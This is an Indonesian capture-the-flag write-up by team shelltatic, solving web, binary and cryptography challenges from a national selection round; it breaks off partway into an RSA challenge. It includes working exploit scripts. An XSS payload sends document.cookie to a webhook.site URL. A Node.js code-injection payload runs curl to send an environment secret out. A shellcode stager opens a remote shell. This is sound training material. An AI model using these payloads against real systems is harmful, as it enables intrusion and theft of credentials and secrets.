

PoC Seleknas WSA Day 1 - Jeopardy

The PoC by shelltatic



9 JAM NGGA NGAP NGAPAIN

Presented by:

Ardhi Putra Pradana A.K.A **rootkids**
Ahmad Idza Anafin A.K.A **Idzoyy**

DAFTAR ISI

[WEB EXPLOITATION]	3
Ojeg	3
Ssheu	9
Trasep	14
[BINARY EXPLOITATION]	17
Simple S	17
[CRYPTOGRAPHY]	20
Basic	20
Known MSB	22
[DIGITAL FORENSIC]	24
Phished	24

[WEB EXPLOITATION]

Ojeg

Challenge

3 Solves

×

Ojeg

500

Misi jegfood.

[Web Source](#)

Flag

Submit

Diberikan sebuah challenge website dengan fungsionalitas seperti simulasi ojek online, dengan objektif untuk mendapatkan flag pada bagian berikut

```
getHint() {
  if (this.type == GOLDEN) {
    return `WOW! A Golden Ojeg! <br> Vehicle: ${process.env.FLAG}`;
  }
  else {
    return "Look! An Ojeg™.";
  }
}
```

Dimana pada defaultnya tidak pernah ada kendaraan dengan type **GOLDEN** tersebut, namun ada sebuah function yang dapat mengubah type tersebut, yaitu pada bagian berikut

```
checkPromotionEligibility() {
  if (this.distanceAccumulated >= 1000000000) {
    console.log(`Ojeg ${this.id} has just got promoted.`);
    this.type = GOLDEN;
    this.vehicle = process.env.FLAG;
    return true;
  }
  return false;
}
```

Pada bagian tersebut, dengan asumsi bahwa jika **distanceAccumulated** tersebut sudah lebih dari sama dengan **1000000000** maka akan terjadi perubahan state yang mengacu pada sebuah flag.

Namun, hal tersebut akan sia - sia, karena pada saat function tersebut dipanggil, yaitu pada bagian berikut

```
if (ojeg.checkPromotionEligibility()) {  
  console.log(`Ojeg ${ojeg.id} has been promoted. This is unacceptable. Spawning new Ojeg.`);  
  ojegList.splice(index, 1);  
  spawnOjegInstance(1);  
}
```

Nantinya object **ojek** tersebut akan langsung dihapus saat itu juga, artinya bahwa hal tersebut tidak memungkinkan untuk bisa menggunakan teknik tersebut.

Menelusuri lebih lanjut, terdapat hal menarik pada bagian handle function berikut

```
const handleUserBidding = (data, socket) => {  
  console.log(data)  
  let distance = locHelper.distance(data.userLocation.lat, data.userLocation.lng, data.ojeg.lat, data.ojeg.lng);  
  console.log(`Distance: ${distance}`);  
  
  if (distance < NEARBY_THRESHOLD) {  
    let index = ojegList.findIndex(o => o.id == data.ojeg.id);  
  
    if (index >= 0) {  
      let ojeg = Object.assign(ojegList[index], data.ojeg);  
      ojegList[index] = ojeg;  
  
      socket.emit('bidResponse', `Bid sent to ${data.ojeg.id}`);  
    }  
    else {  
      socket.emit('bidResponse', `Bid cannot be sent to ${data.ojeg.id}. Ojeg not found.`);  
    }  
  }  
  else {  
    socket.emit('bidResponse', `You're not in range.`);  
  }  
}
```

Dimana ketika berhasil melakukan **bid**, maka akan terjadi assign value dari semua data dari user tanpa adanya filter yang akan langsung di assign dengan current object **ojek**, hal ini menarik karena dengan hal tersebut maka ketika berhasil melakukan bid maka kita dapat memanipulasi isi dari properties object tersebut, dimana dengan hal ini kita bisa melakukan dan memanipulasi type sebelumnya untuk dirubah menjadi **GOLDEN**.

```
const handleUserBidding = (data, socket) => {  
  let distance = locHelper.distance(data.userLocation.lat, data.userLocation.lng, data.ojeg.lat, data.ojeg.lng);  
  console.log(`Distance: ${distance}`);  
  
  if (distance < NEARBY_THRESHOLD) {  
    let index = ojegList.findIndex(o => o.id == data.ojeg.id);
```

Namun terdapat masalah pada bagian berikut, dimana pada bagian tersebut kita harus bisa menebak apa id dan juga mendapatkan distance yang sesuai dengan tresholdnya, hal ini cukup rumit karena pada keadaan awal server

tersebut tidak pernah mengirimkan data - data informasi tersebut ketika environment **GHOST_MODE** didisable

```
const broadcastOjegMovements = async (socket) => {
  setInterval(() => {
    ojegList.forEach((ojeg, index) => {
      if (ghostMode == 'true') {
        let mvmtPackage = {
          id: ojeg.id,
          lat: ojeg.lat,
          lng: ojeg.lng,
          icon: ojeg.getIcon(),
          hint: ojeg.getHint()
        };
        socket.emit('ojegMoves', mvmtPackage);
      }
    });
  }, 5000);
}
```

Sehingga, secara default kita tidak pernah tahu state apa saja yang ada, hal inilah yang membuat challenge ini menjadi menarik.

Setelah melakukan review source code secara mendalam, ternyata state tersebut dapat dileak dengan melakukan **emit** pada handle berikut

```
const showNearbyOjeg = (userLocation, socket) => {
  ojegList.forEach((ojeg) => {
    let distance = locHelper.distance(userLocation.lat, userLocation.lng, ojeg.lat, ojeg.lng);
    console.log('Distance:', distance);
    if (distance < NEARBY_THRESHOLD) {
      let mvmtPackage = {
        id: ojeg.id,
        lat: ojeg.lat,
        lng: ojeg.lng,
        icon: ojeg.getIcon(),
        hint: ojeg.getHint()
      };
      socket.emit('ojegMoves', mvmtPackage);
    }
  });
}
```

Dimana, function handle tersebut akan melakukan pencarian object **ojek** dengan distance atau lokasi terdekat dari lokasi yang dikirimkan user, namun yang perlu diingat disini kita tidak pernah tahu dimana posisi **ojek** berada dan kita juga harus melakukan bypass distance untuk bisa sesuai dengan treshold.

Tapi, pada source code ternyata distance tersebut memiliki treshold juga, untuk batas atas dan juga bawah, yaitu pada bagian berikut

```
function getRandomCoordinateInJakarta() {
    const latMin = -6.2400;
    const latMax = -6.1200;
    const lngMin = 106.7200;
    const lngMax = 107.0000;

    const lat = latMin + Math.random() * (latMax - latMin);
    const lng = lngMin + Math.random() * (lngMax - lngMin);

    return { lat, lng };
}
```

Dari sini, karena batas atas dan bawah nya sedikit, maka dapat dilakukan bruteforce, dengan mengirimkan random lat, long sesuai dengan threshold tersebut.

Oke, dari sini kita sudah mendapatkan banyak informasi, dan selanjutnya mari kita mulai alur eksploitasinya

1. Melakukan bruteforce emit **userMoves** nuntuk mendapatkan leak **ojek**
2. Melakukan bid dengan menggunakan payload untuk mengubah type menjadi **GOLDEN**
3. Melakukan emit **userMoves** kembali dan untuk mendapatkan flagnya

Setelah mendapatkan alur tersebut, kemudian membuat automation scriptnya untuk bisa melakukan semua koneksi **websocket** dengan otomatis

solver.py

```
import socketio
from random import random
import json
from time import sleep

sio = socketio.Client()

latMin = -6.2400
latMax = -6.1200
lngMin = 106.7200
lngMax = 107.0000

globalOjek = {}
ok = False

def getRandomCoor():
    lat = latMin + random() * (latMax - latMin)
    lng = lngMin + random() * (lngMax - lngMin)
    return lat, lng
```

```

def emitSendBid(ojek):
    global globalOjek
    sio.emit('sendBid', {
        'ojek': {
            'id': ojek['id'],
            'lat': ojek['lat'],
            'lng': ojek['lng'],
            "type": 'GOLDEN',
        },
        'userLocation': {
            'lat': ojek['lat'],
            'lng': ojek['lng'],
        },
        'bidAmount': 100000000000
    })
    globalOjek = ojek

def bruteEmitMoves(much=100):
    print(f"BRUTEFORCE COOR")

    for i in range(500):
        lat, lng = getRandomCoor()
        emitUserMoves(lat, lng)

def emitUserMoves(lat, lng):
    sio.emit('userMoves', {
        'lat': lat,
        'lng': lng
    })

@sio.event
def connect():
    print('CONNECTED')
    bruteEmitMoves()

@sio.on('bidResponse')
def on_message(data):
    global ok
    print('bid', data)
    ok = True
    emitUserMoves(globalOjek['lat'], globalOjek['lng'])

@sio.on('ojekMoves')
def on_message(data):

```

```

if "SELEKNAS" in str(data):
    print(data)
    exit()
if not ok:
    print(f"GOT BRUTEFORCE OJEK", data)
    emitSendBid(data)
else:
    print(f"GOT OJEK", data)

BASE_URL = 'https://ojeg.idcyberskills.com/'
# BASE_URL = "http://localhost:3000"
sio.connect(BASE_URL)
sio.wait()

```

```

(kali@kali) - [~/day1/web/ojeg/solve]
$ python3 solver.py
CONNECTED
BRUTEFORCE COOR
GOT BRUTEFORCE OJEK {'id': 'd4b8516c-b70f-4872-a133-26ddff314823', 'lat': -6.131207, 'lng': 106.826198, 'icon': 'https://img.icons8.com/plumpy/48/horse.png', 'hint': 'WOW! A Golden'}
GOT BRUTEFORCE OJEK {'id': 'd4b8516c-b70f-4872-a133-26ddff314823', 'lat': -6.131207, 'lng': 106.826198, 'icon': 'https://img.icons8.com/plumpy/48/horse.png', 'hint': 'WOW! A Golden'}
bid Bid sent to d4b8516c-b70f-4872-a133-26ddff314823
bid Bid sent to d4b8516c-b70f-4872-a133-26ddff314823
{'id': 'd4b8516c-b70f-4872-a133-26ddff314823', 'lat': -6.131207, 'lng': 106.826198, 'icon': 'https://img.icons8.com/color-glass/48/horse.png', 'hint': 'WOW! A Golden'}
SELEKNAS{t1n_t1n_ojeggggg3}
{'id': 'd4b8516c-b70f-4872-a133-26ddff314823', 'lat': -6.131207, 'lng': 106.826198, 'icon': 'https://img.icons8.com/color-glass/48/horse.png', 'hint': 'WOW! A Golden'}
SELEKNAS{t1n_t1n_ojeggggg3}

```

And yeah, berhasil untuk mendapatkan flagnya

Flag: SELEKNAS{t1n_t1n_ojeggggg3}

Ssheu

Challenge

3 Solves

×

Ssheeu

750

Sat set sat set ketemu orang korea. [Web Source](#)

Flag

Submit

Menarik sekali pada web ini mengimplementasikan salah satu fitur terbaru pada website yaitu **SSE** atau **Server-Sent Event**, dimana ini digunakan untuk melakukan komunikasi realtime antara server dan client menggunakan stream data.

Disini, terbagi menjadi 3 service utama yaitu **frontend** dan juga **backend**, dimana disini untuk frontend tidak terlalu berguna karena fungsionalitas utama ada di **backend**.

Dan juga terdapat sebuah folder **admin** yang berisi file **index.html** (scheduler) yang nantinya akan dijalankan sebagai scheduler untuk menerima event dari server ketika mengirim sebuah data. Ketika mengecek file tersebut, terlihat bahwa flag ternyata ada didalam file tersebut

```
setCookie('flag', 'SELEKNAS(something)', 30);

const sseUrl = 'http://localhost:7272/schedules/stream';

if (typeof(EventSource) !== "undefined") {
  const eventSource = new EventSource(sseUrl);

  function renderData(event) {
    console.log(event);

    const data = JSON.parse(event.data);
    console.log(data);

    for (const [key, schedule] of Object.entries(data)) {
      const table = document.getElementById("scheduleTable").getElementsByTagName("tbody")[0];
      const newRow = table.insertRow();

      newRow.insertCell(0).innerHTML = schedule.id;
      newRow.insertCell(1).innerHTML = schedule.date;
      newRow.insertCell(2).innerHTML = schedule.start_time;
      newRow.insertCell(3).innerHTML = schedule.end_time;
      newRow.insertCell(4).innerHTML = schedule.description;
      newRow.insertCell(5).innerHTML = schedule.user_id;
    }
  }
}
```

Disitu terlihat bahwa terdapat setter flag pada cookie dan fungsionalitas yang melakukan render data dari event dengan langsung menggunakan `innerHTML`, asumsi yang sangat kuat bahwa ini akan menjadi challenge XSS.

Oke, server akan mengirimkan sebuah event ke client ketika melakukan insert sebuah schedule dan menyimpannya, berikut adalah function yang melakukan hal tersebut

```
@router.post("/add", response_model=Schema.Schedule)
async def add_schedule(schedule: Schema.ScheduleCreate, db: Session = Depends(get_db), user: int = Depends(get_current_user)):
    try:
        new_schedule = models.Schedule(
            user_id=user.id,
            date=datetime.strptime(schedule.date, '%d-%m-%Y'),
            start_time=escape(schedule.start_time),
            end_time=escape(schedule.end_time),
            description=escape(schedule.description))

        db.add(new_schedule)
        db.commit()
        db.refresh(new_schedule)

        schedule_dict = {key: value for key, value in new_schedule.__dict__.items() if not key.startswith("_")}
        # await schedule_queue.put({"event": f"Schedule from {user.username}", "data": {"schedule": schedule_dict}})

        for queue in clients:
            await queue.put({"event": "Schedule", "data": "{\\"%s\_schedule\": %s}" % (user.username, json.dumps(schedule_dict, default=str))})

        return new_schedule
    except Exception as e:
        print(e)
        raise HTTPException(
            status_code=status.HTTP_400_BAD_REQUEST,
            detail="Please check your input"
        )
```

Nah, data yang telah tersimpan dischedule akan dikirimkan kembali ke client pada bagian berikut

```
@router.get("/stream")
async def stream(request: Request):
    # Create a new queue for each client connection
    queue = asyncio.Queue()
    clients.append(queue)

    # Remove the queue when the client disconnects
    async def disconnect():
        clients.remove(queue)

    async def event_generator(queue: asyncio.Queue):
        while True:
            try:
                message = await queue.get() # await schedule_queue.get()

                sse_message = ""
                if "event" in message:
                    sse_message += f"event: {message['event']}\n"
                if "data" in message:
                    sse_message += f"data: {message['data']}\n"

                sse_message += "\n"
                yield sse_message.encode("utf-8")

            except asyncio.CancelledError:
                pass

    return StreamingResponse(
        content=event_generator(queue),
        media_type="text/event-stream",
        headers={
            "Cache-Control": "no-cache",
            "Connection": "keep-alive"
        }
    )
```

Dimana pada bagian ini adalah fungsionalitas dari SSE nya.

Demikian adalah alur dari website ini bekerja, kembali ke asumsi awal yaitu XSS, jika dilihat dari proof file `index.html` sebelumnya bahwa

sebenarnya tidak ada filter apapun, dan juga value yang dikirim ke server akan langsung terrender, namun pada saat melakukan insert scheduler terjadi normalisasi string dengan escape function yang ada, pada bagian berikut

```
try:
    new_schedule = models.Schedule(
        user_id=user.id,
        date=datetime.strptime(schedule.date, '%d-%m-%Y'),
        start_time=escape(schedule.start_time),
        end_time=escape(schedule.end_time),
        description=escape(schedule.description))
```

Nah, artinya bahwa kita tidak dapat langsung melakukan XSS hanya dengan memasukkan payload XSS pada semua body scheduler tersebut, disini kami sedikit struggle dan belum menemukan dimana letak XSS nya.

Namun, setelah melakukan review source code dengan lebih teliti ada hal yang menarik pada bagian berikut

```
for queue in clients:
    await queue.put({"event": "Schedule", "data": "{\\"%s schedule\":" % (user.username, json.dumps(schedule_dict, default=str))})
return new_schedule
```

Terlihat bahwa server langsung melakukan formatter pada string yang akan diappend, yaitu pada **username**, tentunya ini akan menjadi titik untuk dapat melakukan injeksi. Dapat diingat bahwa pada bagian client (yang menerima event) melakukan perulangan terhadap setiap key - key yang dikirimkan

```
for (const [key, schedule] of Object.entries(data)) {
    const table = document.getElementById("scheduleTable").getElementsByTagName("tbody")[0]
    const newRow = table.insertRow();

    newRow.insertCell(0).innerHTML = schedule.id;
    newRow.insertCell(1).innerHTML = schedule.date;
```

Artinya, memang disini kita bisa melakukan injeksi terhadap body json yang akan dikirimkan kembali ke client agar tidak terkena escape string.

Dengan proof contoh payload username sebagai berikut

```
a":{"description": "<img src=x onerror=alert(1) />"}, "a
```

Sehingga nanti payload yang terkirim ke client akan terkena abuse payload tersebut.

Selanjutnya untuk mempermudah kami membuat automate script untuk mengautomasi semua flow yang telah diketahui, berikut adalah automate script yang kami gunakan

solver.py

```
import httpx

# BASE_URL = "http://localhost:7272"
BASE_URL = "http://50.16.141.54:7272"
c = httpx.Client(base_url=BASE_URL)

def login(username, password):
    r = c.post('/auth/login',
               json={
                   "username": username,
                   "password": password
               })
    data = r.json()
    c.headers['Authorization'] = f'Bearer {data["access_token"]}'

def register(username, password):
    r = c.post('/auth/register', json={
        "username": username,
        "password": password,
        "email": f"abc@placeholder.com"
    })
    print(r.json())

def addSchedule():
    r = c.post('/schedules/add', json={
        "date": "06-11-2024",
        "start_time": "11:58",
        "end_time": "11:59",
        "description": "any"
    })
    print(r.text)

def me():
    r = c.get('/auth/users/me')
    print(r.text)

if __name__ == "__main__":
    username, password = 'a':{"description": "<img src=x
onerror=fetch('<https://webhook.site/89a4219a-0a04-4277-a24e-a3b8d1243e2c?c
=\'+document.cookie) />"}}, "a", "123"
    register(username, password)
```

```
login(username, password)
me()
addSchedule()
```

Kemudian jalankan script tersebut (sesuaikan schedulenya) dan kemudian tunggu hingga terdapat trigger didalam webhook yang sudah diset

Request Details		Permalink	Raw content	Copy as	Headers			
GET	https://webhook.site/89a4219a-0a04-4277-a24e-a3b8d1243e2c?c=flag=SELEKNAS(im_watch1n_and_1m_surpr...				accept-language en-US,en;q=0.9			
Host	101.255.148.10	Whois	Shodan	Netlify	Censys	VirusTotal	accept-encoding gzip, deflate, br, zstd	
Date	11/06/2024 11:57:33 AM (4 hours ago)					referer	http://localhost:1234/	
Size	0 bytes					sec-fetch-dest	empty	
Time	0.000 sec					sec-fetch-mode	cors	
ID	09c13747-8f1e-4c71-89c9-4dcf99bb880e					sec-fetch-site	cross-site	
Note	Add Note					origin	http://localhost:1234	
							accept	*/*
							sec-ch-ua-mobile	?0
							sec-ch-ua	"Chromium";v="130", "Google
							user-agent	Mozilla/5.0 (Windows NT 10.
							sec-ch-ua-platform	"windows"
							host	webhook.site
							content-length	
							content-type	
							Form values	(empty)
Query strings								
c							flag=SELEKNAS(im_watch1n_and_1m_surprised)	
No content								

Flag: SELEKNAS{im_watch1n_and_1m_surprised}

Trasep

Challenge

4 Solves

×

Trasep

1000

Trasep means 'Travel Separate'. Buy tickets separately with your friends. I'm genius.

[Web Source](#)

Submit

Fungsionalitas website ini adalah seolah - olah seperti web untuk melakukan booking, namun kami tidak terlalu lama melakukan solve, karena pada bagian berikut sudah terlihat jelas dimana letak eksploitasinya, yaitu pada bagian berikut

```
const totalGuests = new Function("destinations", `return ${expression};`)(destinations);
console.log(totalGuests);
```

Bagian tersebut sangat jelas menjadi sumber eksploitasi dikarena melakukan spawn function yang isinya dapat dimanipulasi oleh user, melalui variable **expression**, dimana variable tersebut didapatkan dari crafting input atau body yang dikirimkan dari client

```
router.post('/search', function(req, res, next) {
  const search = req.body.search;
  const departureDate = search.departureDate;
  const returnDate = search.returnDate;

  const destinations = search.destinations;
  console.log(destinations);

  const expression = Object.keys(destinations)
    .map((key) => `destinations.${key}.guests`)
    .join(" + ");
```

Ini dapat dimanipulasi karena semuanya dapat dikontrol dari sisi user, dan berikut adalah final script kami untuk melakukan RCE dan mendapatkan flagnya

solver.py

```
import httpx

# BASE_URL = "http://localhost:3000"
BASE_URL = "http://50.16.141.54:6767/"
c = httpx.Client(base_url=BASE_URL)

def search():
    r = c.post('/search', json={
        "search": {
            "departureDate": "",
            "destinations": {
                "surabaya[console.log(globalThis.process.mainModule.require('child_process')
                ).execSync('curl
                https://webhook.site/89a4219a-0a04-4277-a24e-a3b8d1243e2c?c='+process.env.FLAG)]//": {
                    "guests": 1
                }
            },
            "returnDate": {}
        }
    })
    print(r.text)

if __name__ == "__main__":
    search()
```

Jalankan dan tunggu responsnya dari webhook untuk mendapatkan flagnya, dan karena karakter { dan } hilang maka hanya tinggal ditambahkan saja sesuai format flag

Request Details

PermalinkRaw contentCopy as ▾

GET

https://webhook.site/89a4219a-0a04-4277-a24e-a3b8d1243e2c?c=SELEKNAShave_y0u_consider_something_0...

Host

50.16.141.54WhoisShodanNetifyCensysVirusTotal

Date

11/06/2024 3:55:37 PM (a few seconds ago)

Size

0 bytes

Time

0.000 sec

ID

9b561553-04c2-436f-8370-878c01986dcc

Note

Add Note

Query strings

c

SELEKNAShave_y0u_consider_something_0ther_than_rc3

No content

Dari flag tersebut sepertinya ada cara lain selain RCE untuk bisa berhasil mendapatkan flagnya, namun karena keterbatasan waktu jadi sepertinya dengan solusi ini enough

Flag: SELEKNAS{have_y0u_consider_something_0ther_than_rc3}

[BINARY EXPLOITATION]

Simple S

Challenge

4 Solves

×

Simple S

500

nc 50.16.141.54 11101

https://drive.google.com/drive/folders/1mx5lwiavwUI66WZi3pmHh3cWcz_0_fym?usp=sharing

Flag

Submit

Diberikan file binary dan ketika analisa hanya ada fungsionalitas dibagian main saja yang digunakan dan tidak ada custom function lain

```
gef> info func
All defined functions:

Non-debugging symbols:
0x000000000001000 _init
0x000000000001030 puts@plt
0x000000000001040 mmap@plt
0x000000000001050 printf@plt
0x000000000001060 alarm@plt
0x000000000001070 close@plt
0x000000000001080 read@plt
0x000000000001090 memcpy@plt
0x0000000000010a0 setvbuf@plt
0x0000000000010b0 open@plt
0x0000000000010c0 perror@plt
0x0000000000010d0 exit@plt
0x0000000000010e0 _cxa_finalize@plt
0x0000000000010f0 _start
0x000000000001120 deregister_tm_clones
0x000000000001150 register_tm_clones
0x000000000001190 do_global_ctors_aux
0x0000000000011d0 frame_dummy
0x0000000000011d9 get_random_address
0x000000000001356 initialize
0x00000000000138f main
0x000000000001428 _fini
gef> 
```

Dan berikut adalah hasil decompile dari function main yang digunakan pada program tersebut

```
Decompile: main - (chall)
1
2 undefined8 main(void)
3
4 {
5     initialize();
6     puts("Welcome\n=====");
7     printf("Input : ");
8     memcpy(rwx,sc,0x30);
9     read(0,rwx + 0x30,0x14);
10    (*rwx)(rwx + 0x500);
11    return 0;
12 }
13
```

Jika dilihat pada hasil decompilennya, binary ini memiliki **RWX Region**, lalu kemudian akan mengambil user input yang akan diwrite ke rwx dan kemudian akan melakukan eksekusi region tersebut.

Disini kita bisa langsung melakukan **shellcode** injection, namun pada bagian read function tersebut hanya dibatasi sebanyak **0x14** atau **20** karakter data saja, sehingga payload dari shellcode untuk mendapatkan shell tidak cukup untuk langsung bisa digunakan.

Lalu untuk mengatasi hal tersebut maka dapat melakukan crafting asm untuk bisa memanggil read kembali (dengan batasan **20**). Dan berikut adalah payload asm yang kami buat untuk bisa memanggil read kembali, dengan target address yaitu tepat setelah payload selesai sepanjang **0x100**

```
shellcode.asm

BITS 64
    DEFAULT REL

    section .text
    global _start

_start:
    ; read
    mov rsi, rsp
    sub rsi, 0x4bf
    mov rdx, 0x100
    syscall
```

Lalu untuk mendapatkan shell nya dapat menggunakan payload dari template **shellcraft** biasa

solver.py

```
from pwn import *
from subprocess import run

context.binary = elf = ELF('./chall')

if args.REMOTE:
    p = remote('50.16.141.54', 11101)
else:
    p = elf.process()

run('nasm -f bin shellcode.asm -o shellcode.bin', shell=True)

shellcode = open('shellcode.bin', 'rb').read()

p.sendline(shellcode)

payload = asm(shellcraft.sh())
p.sendline(payload)

p.interactive()
```

```
(kali㉿kali)-[~/CTF/day1/pwn/simples]
└─$ python3 solver.py REMOTE
[*] '/home/kali/CTF/day1/pwn/simples/chall'
  Arch:      amd64-64-little
  RELRO:      Partial RELRO
  Stack:      No canary found
  NX:         NX enabled
  PIE:        PIE enabled
  Stripped:   No
[+] Opening connection to 50.16.141.54 on port 11101: Done
[*] Switching to interactive mode
Welcome
=====
Input : $ ls
chall
flag-5521dbb05d5014943fd94e717b210c5e.txt
$ cat f*
SELEKNAS{21b71bec930c8993944cf57c69af3136}
$
```

Flag: SELEKNAS{21b71bec930c8993944cf57c69af3136}

[CRYPTOGRAPHY]

Basic

Challenge

3 Solves

×

Basic

500

This is just a basic ECC operations.

[Attachment](#)

Author: prajnapras19

Flag

Submit

Diberikan file encryptor chall.sage dan hasil enkripsi output.txt. Dimana file encryptor mengenkripsi flag menggunakan ECC.

chall.sage

```
import random

flag = open('flag.txt', 'rb').read()

p = 0xE95E4A5F737059DC60DFC7AD95B3D8139515620F
a = 0x340E7BE2A280EB74E2BE61BADA745D97E8F7C300
b = 0x1E589A8595423412134FAA2DBDEC95C8D8675E58
EC = EllipticCurve(GF(p), [a, b])
g = EC(0xBED5AF16EA3F6A4F62938C4631EB5AF7BDBCDBC3,
0x1667CB477A1A8EC338F94741669C976316DA6321)

for f in flag:
    print((((random.choice([1, -1])) * f * g)[1]))
```

Semua parameter enkripsi sudah diberikan, dan algoritma enkripsi hanya melakukan perkalian

$g * \text{flag} * \text{random}[1, -1]$

Dari sini tinggal melakukan bruteforce (mengkripsi ulang tiap alphabet) dan mengcompare dengan hasil enkripsi. berikut script yang digunakan

```
sv.py
```


```
from string import printable
```

```
p = 0xE95E4A5F737059DC60DFC7AD95B3D8139515620F
a = 0x340E7BE2A280EB74E2BE61BADA745D97E8F7C300
b = 0x1E589A8595423412134FAA2DBDEC95C8D8675E58
EC = EllipticCurve(GF(p), [a, b])
g = EC(0xBED5AF16EA3F6A4F62938C4631EB5AF7BDBCDBC3,
0x1667CB477A1A8EC338F94741669C976316DA6321)
```

```
#enc = open('output.txt','r').readlines()
#enc = [int(i.strip()) for i in enc]
enc = [747601471991383959633032201238686636868586836226,
1202909683130867343475036310957487014150134175297,
990783278950852871917571182269671895462284890010,
129387915309177531352049247845004729607059622862,
887179997708398874354847345961085728234397403311,
632333963312119175845296374742061392908696926822,
923562643426956743709573071335720834345059581968,
584696126448660915194053357563805106888606961933,
785765725730294354823732907532330060191874657774,
478010974790316585480571198132519064151260669800,
669196429732855993770471565542220312176393421371,
1048045553878159793888745325144835185420705515780,
211435842261343280235231920730938889728154658603,
1132848680104865301652395185009034541430123057222,
56443187744705833053168327469103800954461110542,
551140362439046837677123071211201587433309491934,
663101168707188881056613993260271431580800376788,
320807489791286823334563427536369734384647798722,
199448918335179573174690373793457202327070740937,
448156163948082054116680414837142018992985590322,
1026811762516274506147404532971116008305863547457,
551140362439046837677123071211201587433309491934,
199448918335179573174690373793457202327070740937,
709768633755228134945205872180851862251215140232,
448156163948082054116680414837142018992985590322,
478010974790316585480571198132519064151260669800,
669196429732855993770471565542220312176393421371,
663101168707188881056613993260271431580800376788,
669196429732855993770471565542220312176393421371,
669196429732855993770471565542220312176393421371,
884141434491962820710405143965349724764208207837,
815747908686528319492218642761561188650942541323,
900571965609998478873539210560124820456902638461,
19928348163311030069030506193018671701184482668,
672959159827574903361194092652956588043100839467,
454732498942650042056780404695782127061718206000,
```

```
909586455635218305841072761068042524456054076328,
94284006479280264697725069859146470730266450839,
344525192277021604603711359249898175786415696891,
1078793052262361201660670442556866221575042036545]
```

```
#print(enc)
for i in enc:
    for f in printable.encode()[::-7]:
        if ((1) * f * g)[1]==i or ((-1) * f * g)[1]==i:
            print(chr(f),end="")
            break
```




The screenshot shows a web-based SageMath interface. At the top, it says "Type some Sage code below and press Evaluate." Below this is a text area containing a Python script for decrypting a message. The script defines a list of integers representing an encrypted message and a function to decrypt it by trying all possible shifts. The script is as follows:

```
9 #enc = open('output.txt','r').readlines()
10 #enc = [int(i.strip()) for i in enc]
11 enc = [747601471991385959633032201238686636868586836226, 1202909683130867343475036310957487014150134175297, 990783278950852871917571182269671895462284890010, 129387915309177531352049247845004729607859622661, 88
12
13 #print(enc)
14 for i in enc:
15     for f in printable.encode()[::-7]:
16         if ((1) * f * g)[1]==i or ((-1) * f * g)[1]==i:
17             print(chr(f),end="")
18             break
19
```

Below the code editor is an "Evaluate" button. To the right of the button, there is a "Language" dropdown menu set to "Sage" and a "Share" button. At the bottom of the interface, there is a text box containing the flag "SELEKNAS(bruteforce_goes_brrrr_12345678)" and a "Help | Powered by SageMath" link.

Flag:SELEKNAS{bruteforce_goes_brrrr_12345678}

Known MSB



The screenshot shows a challenge page titled "Known MSB" with a value of 1000. The page has a "Challenge" tab and a "1 Solves" indicator. Below the title, it says "Smith told me that this is solvable." There is an "Attachment" section and an "Author : prajnapras19" section. Below these are two "View Hint" buttons. At the bottom, there is a "Flag" input field and a "Submit" button.

Pada intinya diberikan file encryptor menggunakan algoritma RSA, dan hasil enkripsi flagnya. Dimana nilai yang diberikan adalah c,n, p_msb

chall.py

```
from Crypto.Util.number import bytes_to_long, getStrongPrime

with open("flag.txt", "rb") as f:
    m = bytes_to_long(f.read())

SIZE = 1024
p = getStrongPrime(SIZE)
q = getStrongPrime(SIZE)
n = p * q
e = 0x10001
c = pow(m, e, n)

p_msb = p >> 500

print(f"{n =}")
print(f"{c =}")
print(f"{p_msb =}")
```

output.txt

```
n =
221310956564659705101916833164557792328824252298904971871115625961625233
796408556154036056725899243641250492219416999732157367722386348189422028
788106388044941887900985779025202886944003200277451377304785964077199473
887207816273265523220735979825040644739126990039486635743276460671949294
809809604247376984953991524161773430213608751264993756474698642629595165
868062597817241857748906160219413301877825181939057863383973247946721546
606250586367239258111648161437990738907150232056295818150179489628810485
325884340831770897719665024240616100761915870916846388889795702597486325
55355911431334160447006246926867479360339
c =
501083956043396583268897790574471194164346551080170930677156930306254562
990095632041134272515621017660008110080751935866469369527461739875474480
732432711878540237241802682062719030603489519681830514104974262033411550
928516444242620009653161440790183051911690514573549655186330352724156600
355718342845337915576202839406377875701666121461218040266048410100196368
540683887269166653217202517337142719461084786550526859431774524131166524
784683008759351949343462512050451268289429864426801985355781727715936847
618228161723618651609967989694105128129660460570973569383505758470890924
